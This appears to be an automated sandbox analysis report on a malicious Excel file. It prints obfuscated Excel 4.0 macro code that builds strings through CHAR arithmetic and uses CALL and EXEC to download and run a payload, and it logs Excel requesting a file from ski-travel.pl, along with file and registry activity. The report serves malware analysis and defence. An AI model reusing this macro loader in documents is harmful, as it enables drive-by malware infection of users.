SHA-512:	9FDB07C3CD72759B8B46F1BD9059D0A79D10588F045615232F3D50428BC348004D49F276A3C8738FABACF0C28D4C496DB07AE71D65BF4E43B2277582CFB4F2
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..document-1406452695.LNK=0..document-1406452695.LNK=0..[xls]..document-1406452695.LNK=0..document-1406452695.LNK=0..[xls]..document-1406452695.LNK=0..document-1406452695.LNK=0..[xls]..document-1406452695.LNK=0..document-1406452695.LNK=0..[xls]..document-1406452695.LNK=0..

C:\Users\user\Desktop\ABEE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	398481
Entropy (8bit):	7.1950199910837345
Encrypted:	false
SSDEEP:	6144:KcKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+Llfdi:kizo8RnslR0nr6n75Y1k
MD5:	62E0119BA79F58B80172590E9A6F36B6

C:\Users\user\Desktop\ABEE0000	
SHA1:	2822F6055D7BF742201493C4A1619C29B9B0B061
SHA-256:	ECFBFCB23353B636DD295C67A31336CB1C9BA1741540EA1604430EDFCCA7B3C6
SHA-512:	034C5E127588C8110055017ACC78EAE1CF334AB892EEA34122BED4621DBD039FDEFC86F99FA7991BFA4B78BAE2C37D837E52443694019071B01FC494F6FE110
Malicious:	false
Preview:	g2.....\p....B....a.....=.....=.....i.9J.8.X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1

Static File Info

General	
File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Thu Nov 26 09:47:25 2020, Security: 0
Entropy (8bit):	7.5235433659273285
TrID:	- Microsoft Excel sheet (30009/1) 78.94% - Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1406452695.xls
File size:	338944
MD5:	6747f867a4a7141f7a77784b09c14572
SHA1:	f101428eb0638b2bc5c05c6025f9ba40a634d481
SHA256:	8c4891e21fe4678ae6ccaea5476354b6be05aaf500865b9ff6525ab5a496f5ca
SHA512:	856d53b514713266d29056686e62d1181502ecf88f3a4e7c2a40ca83d836820523d21e0b0bff30990247886facf3ee509f786e19ba5f0b6a0afd2adf4268bcde
SSDEEP:	6144:YcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDphYHceXVhca+fMHLty/x2zZ8kpTr:eizo8RnsIROnr6n75Y8
File Content Preview:	>.....

File Icon

	
Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1406452695.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251

Summary	
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:47:25
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: **\\x5DocumentSummaryInformation**, File Type: **data**, Stream Size: **4096**

General	
Stream Path:	\\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
Data ASCII:	+,...0.....H.....P..... ..X.....`.....h.....p.....x.....DocuSign.....2.....3.....1.....4.....5.....
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: **\\x5SummaryInformation**, File Type: **data**, Stream Size: **4096**

General	
Stream Path:	\\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.256369457012
Base64 Encoded:	False
Data ASCII:	O h.....+'...0.....@.....H..... ...T.....`.....X..... ...Microsoft Excel.@..... .##...@.....\$.
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: **Workbook**, File Type: **Applesoft BASIC program data, first line number 16**, Stream Size: **326323**

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	326323
Entropy:	7.65586744196
Base64 Encoded:	True
Data ASCII:	f 2.....\\ . p..... B.....a.....=..... =.....l...9 P . 8.....X . @.....
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20

Macro 4.0 Code

CALL("U"&?????ID361,"U"&?????E65,"IICII",0,?????EE100,?????HS341&?????HS356&?????HS370,0,0)


[illegible]

```
=CALL("K","K"???21B343&"32","Cr"???21D371&"yA","JC","???21HS341.0"),...=RUN(???11M66),...,...=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",...=CHAR(SUM(F66,G66,H66))",25,35,25=-CHAR(SUM(F67,G67,H67))",20,42,20=-CHAR(SUM(F68,G68,H68))",25,26,25=-CHAR(F69-G69-E69)",100,22,10=-CHAR(F70-G70-H70)",200,50,39=-CHAR(F71-G71-H71)",500,300,81=-CHAR(F72+G72-H72)",120,130,140=-CHAR(F73+G73-H73)",200,300,392=-CHAR(F74+G74-H74)",400,500,789=-CHAR(F75-G75+H75)",500,430,27=-CHAR(F76-G76+H76)",310,270,60=-CHAR(F77-G77+H77)",200,160,44=-CHAR(SUM(F78,G78,H78))",56,37,18=-CHAR(SUM(F79,G79,H79))",27,18,25=-CHAR(SUM(F80,G80,H80))",44,58,3=-CHAR(F81-G81-H81)",384,115,161=-CHAR(F82-G82-H82)",762,504,157=-CHAR(F83-G83-H83)",501,328,108
```

```
"=CALL( ""U""&????2!D361, ""U""&????4!E65, ""ICCI"" , 0,????2!EE100,????2!HS341&????2!HS356&????2!HS370,0,0)"=EXEC(????3!W36&????2!HS341&????2!HS356&????2!HS370)=HALT()
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 06:06:31.796155930 CET	49167	80	192.168.2.22	194.181.228.60
Nov 29, 2020 06:06:31.831044912 CET	80	49167	194.181.228.60	192.168.2.22
Nov 29, 2020 06:06:31.831157923 CET	49167	80	192.168.2.22	194.181.228.60
Nov 29, 2020 06:06:31.831834078 CET	49167	80	192.168.2.22	194.181.228.60
Nov 29, 2020 06:06:31.866520882 CET	80	49167	194.181.228.60	192.168.2.22
Nov 29, 2020 06:06:31.866600037 CET	80	49167	194.181.228.60	192.168.2.22
Nov 29, 2020 06:06:31.866628885 CET	80	49167	194.181.228.60	192.168.2.22
Nov 29, 2020 06:06:31.866682053 CET	49167	80	192.168.2.22	194.181.228.60
Nov 29, 2020 06:06:31.866713047 CET	49167	80	192.168.2.22	194.181.228.60
Nov 29, 2020 06:06:31.867554903 CET	49167	80	192.168.2.22	194.181.228.60
Nov 29, 2020 06:06:31.867600918 CET	49167	80	192.168.2.22	194.181.228.60

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 06:06:31.720359087 CET	52197	53	192.168.2.22	8.8.8.8
Nov 29, 2020 06:06:31.775526047 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 06:06:31.720359087 CET	192.168.2.22	8.8.8.8	0x78b6	Standard query (0)	ski-travel.pl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 06:06:31.775526047 CET	8.8.8.8	192.168.2.22	0x78b6	No error (0)	ski-travel.pl		194.181.228.60	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ski-travel.pl

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	194.181.228.60	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 29, 2020 06:06:31.831834078 CET	0	OUT	GET /ds/231120.gif HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: ski-travel.pl Connection: Keep-Alive
Nov 29, 2020 06:06:31.866600037 CET	2	IN	HTTP/1.1 404 Not Found Connection: Keep-Alive Cache-Control: private, no-cache, no-store, must-revalidate, max-age=0 Pragma: no-cache Content-Type: text/html Content-Length: 1237 Date: Sun, 29 Nov 2020 05:06:31 GMT Server: LiteSpeed Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 3e 0a 3c 74 69 74 6c 65 3e 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 3a 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 34 30 34 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 72 65 71 75 65 73 74 65 64 20 63 6f 75 6c 64 20 6e 6f 74 20 62 65 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 21 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 64 69 76 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 30 66 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 32 70 78 3b 6d 61 72 67 69 6e 3a 61 75 74 6f 3b 70 61 64 64 69 6e 67 3a 30 70 78 20 33 30 70 78 20 30 70 78 20 33 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 63 6c 65 61 72 3a 62 6f 74 68 3b 68 65 69 67 68 74 3a 31 30 30 70 78 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 2d 31 30 31 70 78 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 34 37 34 37 34 37 3b 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 70 78 20 73 6f 6c 69 64 20 72 67 62 61 28 30 2c 30 2c 30 2c 30 2e 31 35 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 20 30 20 31 70 78 20 30 20 72 67 62 61 28 32 35 35 2c 20 32 35 35 2c 20 32 35 35 2c 20 30 2e 33 29 20 69 6e 73 65 74 3b 22 3e 0a 3c 62 72 3e 50 72 6f 75 64 6c 79 20 70 6f 77 65 72 65 64 20 62 79 20 20 3c 61 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 66 66 3b 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6c 69 74 65 73 70 65 65 64 74 65 63 68 2e 63 6f 6d 2f 65 72 72 6f 72 2d 70 61 67 65 22 3e 4c 69 74 65 53 70 65 65 64 20 57 65 62 20 53 65 72 76 65 72 3c 2f 61 3e 3c 70 3e 50 6c 65 61 73 65 20 62 65 20 61 64 76 69 73 65 64 20 74 68 61 74 20 4c Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" ><title> 404 Not Found</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"><div style="height:auto; min-height:100%; "><div style="text-align: center; width:800px; margin-left: -400px; position:absolute; top: 30%; left:50%;"> <h1 style ="margin:0; font-size:150px; line-height:150px; font-weight:bold;">404</h1><h2 style="margin-top:20px;font-size: 30px;">Not Found</h2><p>The resource requested could not be found on this server!</p></div></div><div style="color:#f0f0f0; font-size:12px;margin:auto;padding:0px 30px 30px;position:relative;clear:both;height:100px;margin-top:-101px; background-color:#474747;border-top: 1px solid rgba(0,0,0,0.15);box-shadow: 0 1px 0 rgba(255, 255, 255, 0.3) inset;"> Proudly powered by LiteSpeed Web Server<p>Please be advised that L

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2492 Parent PID: 584

General

Start time:	06:06:42
Start date:	29/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fa50000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E7EF.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	13FD9EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\D9EE0000	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FEEAC59AC0	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\giogti	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	14077828C	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	14077828C	CreateDirectoryA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14077825F	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14077825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14077825F	URLDownloadToFileA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14077825F	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14077825F	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14077825F	URLDownloadToFileA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14077825F	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14077825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14077825F	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\IE7EF.tmp	success or wait	1	14000B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D9EE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\ABEE0000	C:\Users\user\Desktop\document-1406452695.xls	success or wait	1	7FEEAC59AC0	unknown

[illegible]

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\ABEE0000	unknown	16384	72 4a 80 4d cf e2 cb 29 b0 d0 83 2b b4 a2 8f 2a d7 a3 7c e6 ca 51 9a 83 a3 d6 3f 37 9d a1 5c 54 67 a4 fd 0a a1 f2 27 91 3b b9 1c 0d 2d de 9d a6 06 79 a6 44 57 93 3d 0a da c3 ce 77 41 33 d5 23 8b 22 87 bf e4 a8 0a 28 d6 00 8a dc 7a ef 6c cb d4 ee 55 38 78 9a 14 0c 26 af 70 a3 63 b6 6b 88 be e2 ae 62 a9 82 4a 1e de 8a 9f d6 2d f7 40 4f 84 dd b7 de ca 78 8c 5c 7e d9 01 b5 45 9e b5 fb 5c a6 53 b8 ee b4 fc cc 3a 75 8b 8a cc 89 c0 12 48 d2 49 28 03 62 67 2e ff 20 c5 6e 73 f1 c4 90 ae c7 64 9b 94 d2 1f 38 ed 69 d2 1d c1 e0 42 a3 9b 8e 06 8b 40 ef de 94 4e 9e cc e7 dd 76 ea bb 56 53 5b 4e e8 e9 f3 23 52 2e a6 49 ee 45 45 00 31 da ba e0 09 2e 05 04 bd 46 7f 3f d2 5c 2c 6a ad 48 23 ac aa c8 f4 c9 59 fc 20 66 c2 a4 6c 80 c9 cc 14 be 92 7c 76 38 d5 21 19 2e 8d 8c 3e	rJ.M...)....+...*. .Q....?7.. \\Tg.....':.....y.DW.=...w A3.#.".....(....z.l..U8x...&. p.c.k....b..J.....-.@O....X.\ ~...E...\\S.....u.....H.l(.bg.. .ns.....d....8.i...B..... @...N....v..VS[N...#R..l.EE. 1.....F.?\\j.H#.....Y. f..l. v8.!....>	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\ABEE0000	unknown	11794	8c 00 08 02 10 00 40 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 41 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 42 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 43 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 44 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 45 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 46 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 47 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 48 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 49 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 4a 00 00 00 41	@...A,...A...A,... B...A,...C...A,...D...A,... E...A,...F...A,...G...A,... H...A,...I...A,...J...A	success or wait	2	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\ABEE0000	unknown	16384	72 4a 80 4d cf e2 cb 29 b0 d0 83 2b b4 a2 8f 2a d7 a3 7c e6 ca 51 9a 83 a3 d6 3f 37 9d a1 5c 54 67 a4 fd 0a a1 f2 27 91 3b b9 1c 0d 2d de 9d a6 06 79 a6 44 57 93 3d 0a da c3 ce 77 41 33 d5 23 8b 22 87 bf e4 a8 0a 28 d6 00 8a dc 7a ef 6c cb d4 ee 55 38 78 9a 14 0c 26 af 70 a3 63 b6 6b 88 be e2 ae 62 a9 82 4a 1e de 8a 9f d6 2d f7 40 4f 84 dd b7 de ca 78 8c 5c 7e d9 01 b5 45 9e b5 fb 5c a6 53 b8 ee b4 fc cc 3a 75 8b 8a cc 89 c0 12 48 d2 49 28 03 62 67 2e ff 20 c5 6e 73 f1 c4 90 ae c7 64 9b 94 d2 1f 38 ed 69 d2 1d c1 e0 42 a3 9b 8e 06 8b 40 ef de 94 4e 9e cc e7 dd 76 ea bb 56 53 5b 4e e8 e9 f3 23 52 2e a6 49 ee 45 45 00 31 da ba e0 09 2e 05 04 bd 46 7f 3f d2 5c 2c 6a ad 48 23 ac aa c8 f4 c9 59 fc 20 66 c2 a4 6c 80 c9 cc 14 be 92 7c 76 38 d5 21 19 2e 8d 8c 3e	rJ.M...)....+...*. .Q....?7.. \\Tg.....':.....y.DW.=...w A3.#.".....(....z.l..U8x...&. p.c.k....b..J.....~.@O....X.\ ~...E...\\S.....u.....H.l(.bg.. .ns.....d....8.i...B..... @...N....v..VS[N...#R..l.EE. 1.....F.?\\j.H#.....Y. f..l. v8.!....>	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\ABEE0000	unknown	16384	8c 00 08 02 10 00 40 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 41 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 42 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 43 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 44 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 45 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 46 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 47 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 48 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 49 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 4a 00 00 00 41	@...A,...A...A,... B...A,...C...A,...D...A,... E...A,...F...A,...G...A,... H...A,...I...A,...J...A	success or wait	1	7FEEAC59AC0	unknown

[illegible]

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\ABEE0000	unknown	16384	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\ABEE0000	unknown	16384	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\ABEE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE82D	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE908	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE994	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EEB68	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EEC04	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEAC59AC0	unknown
